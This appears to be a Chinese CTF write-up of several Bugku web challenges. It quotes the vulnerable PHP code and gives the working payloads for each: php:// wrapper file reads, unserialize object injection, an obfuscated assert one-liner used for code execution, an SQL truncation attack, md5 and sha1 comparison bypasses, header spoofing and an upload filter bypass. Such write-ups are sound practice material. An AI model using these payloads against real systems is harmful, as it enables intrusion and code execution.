
```
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
```

> ①file_get_contents() 函数把整个文件读入一个字符串中。
> ②通过 include 或 require 语句，可以将 PHP 文件的内容插入另一个 PHP 文件（在服务器执行它之前）。
> require 会生成致命错误（E_COMPILE_ERROR）并停止脚本；include 只生成警告（E_WARNING），并且脚本会继续

这个题主要考的php://input和php://filter伪协议
先构造（如图）



显示`hello friend!`
然后尝试利用php://filter读取hint.php中的内容



base64解码得到hint.php源码

```
<?php

class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
   echo "<br>";
  return ("good");
        }
    }
}
?>
```

提示了flag.php，尝试访问，显示`不能现在就给你flag哦`
用同样的方法访问index.php源码试试，果然有所收获，发现隐藏源码

```php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
  echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}
?>
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

发现flag被过滤了，所以不能直接访问flag.php，要换个方法读取
看代码会发现如果文件名不包含flag就执行else中的内容，else里面先会包含传入的文件，然后输出password反序列化的内容。
此时就会联想到hint.php里面给的Flag类

```php
class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
   echo "<br>";
  return ("good");
        }
    }
}
```


里面有个__toString()方法

> __toString()是在直接输出对象引用时自动调用的方法。

并且还看到了`echo file_get_contents($this->file);`可以通过这句话读取文件内容。
这样一来就有办法了，如果给password传入一个序列化过的Flag类对象（这个对象的$file属性设为flag.php），file传入hint.php，就可以通过自动调用__toString()函数输出flag.php中的内容。
有了这些想法可以继续操作了

```php
<?php
class Flag{
 public $file;
}
$p = new Flag();
$p->file = "flag.php";
$p = serialize($p);
echo $p;
?>
```

运行生成`O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`
现在完成最后的构造



显示`good`，查看源码在注释中找到flag

过狗一句话


这个我不太会，看了别人的WP解的。
题目给的提示

```php
<?php
$poc="a#s#s#e#r#t";
$poc_1=explode("#",$poc); $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s'])
 ?>
```

> explode(separator,string,limit)：把字符串打散为数组。

所以这段代码的意思是先把$poc按“#”分割成数组，然后把每一段又重新练起来变成"assert"。用assert可以执行任意代码。
所以构造payload：`?s=print_r(scandir('./'));` 扫描目录
（网上还有另一种构造方法：`?s=print_r(glob('*.*'))` 也可以）

> scandir() 函数返回指定目录中的文件和目录的数组。
> glob() 函数返回匹配指定模式的文件名或目录。



flag在f94lag.txt里，直接访问

字符？正则？

题目

```
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

> 通用字符簇
> [[:alpha:]]表示任何字母；[[:digit:]]表示任何数字；[[:alnum:]]表示任何字母和数字；[[:space:]]表示任何空白字符；[[:upper:]]表示任何大写字母；[[:lower:]]
> 表示任何小写字母；[[:punct:]]表示任何标点符号；[[:xdigit:]]表示任何16进制的数字，相当于[0-9a-fA-F]

根据正则直接构造：`?id=keykeykeykeykeykey:/a/akeya:`得flag

前女友

查看源码看到`code.txt`，直接访问

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

看到md5()弱比较，并且strcmp函数可以用数组绕过。
直接构造：`?v1=QNKCDZO&v2=240610708&v3[]=1`

login1

提示SQL约束攻击，这里可以查一下约束攻击是啥。

> 大概意思是在SQL中执行字符串处理时，字符串末尾的空格符将会被删除。换句话说"admin"等同于"admin "。例如以下语句的查询结果，与使用用户名"admin"进行查询时的结果是一样的。
> `SELECT * FROM users WHERE username='admin ';`

知道这些就可以试着操作了。
点进去是个登陆页面，还看到了注册链接。先随便注册一个然后登陆，显示`不是管理员还想看flag？！`。。想知道管理员用户名然后尝试注入发现没啥用，于是去注册页面试着以admin为用户名注册，页面提示admin已存在。好的这下好办了，根据提示得SQL约束攻击，直接去注册一个账号用户名叫‘admin’（admin后加空格），设置密码，再去登陆得flag。

你从哪里来

直接burp抓包，修改Referer为`https://www.google.com`

md5 collision(NUPT_CTF)

提示md5碰撞，构造payload：`?a=240610708`（或者其他哈希值以0e开头的）

程序员本地网站


抓包，添加`X-Forwarded-For: 127.0.0.1`，在response包中有flag

各种绕过

题目

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>
```

这个又利用了sha1()不能处理数组的漏洞。构造方法如图所示




web8

题目

```php
<?php
extract($_GET);
if (!empty($ac))
{
 $f = trim(file_get_contents($fn));
 if ($ac === $f)
 {
  echo "<p>This is flag:" ." $flag</p>";
 }else{
  echo "<p>sorry!</p>";
 }
}
?>
```


提示：txt？？？？ 猜测页面下有txt文件，访问一下



现在就可以构造：`?ac=flags&fn=flag.txt`

细心

提示：想办法变成admin
这道题一上来挺懵的，不知道要干啥，看了别人的解题思路才知道的。
查看robots.txt会有所发现。



访问resusl.php

根据提示给变量x赋值，构造`/resusl.php?x=admin`

求getshell

这个不太会，查了一下感觉这个操作很骚。。
随便上传一个抓包

```
Accept-Language: zh,zh-CN;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/web9/
Content-Type: mUltipart/form-data; boundary=---------------------------41184676334
Content-Length: 136
Cookie: PHPSESSID=s8r3jfvbo2c3klfsfl29hja4tr05knid
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------41184676334
Content-Disposition: form-data; name="file"; filename="1.php5"
Content-Type: image/png
```


文件名后缀改成`.php5`，上面有个`Content-Type`，把后面multipart中的u改成大写U（或者改其他字母），然后forward，在response包中得到flag。
这题好像是后缀黑名单检测和类型检测，php5没有被过滤，改变大小写会让waf失效，而服务器容错率高会被正常解析。

flag.php

又是脑洞题。。内个login按钮没用，给hint传参出现源码。。。

```
 <?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

在最后看到KEY的值，但事实上前面比较的时候KEY的值还是空的。

```
<?php
$KEY='';
$a = serialize($KEY);
echo $a;
?>
```

得到序列化后的值`s:0:"";`，抓包把Cookie改成`ISecer=s:0:"";` 或者`ISecer=s:0:""` 或者`ISecer=s:0:""%3B` 都可以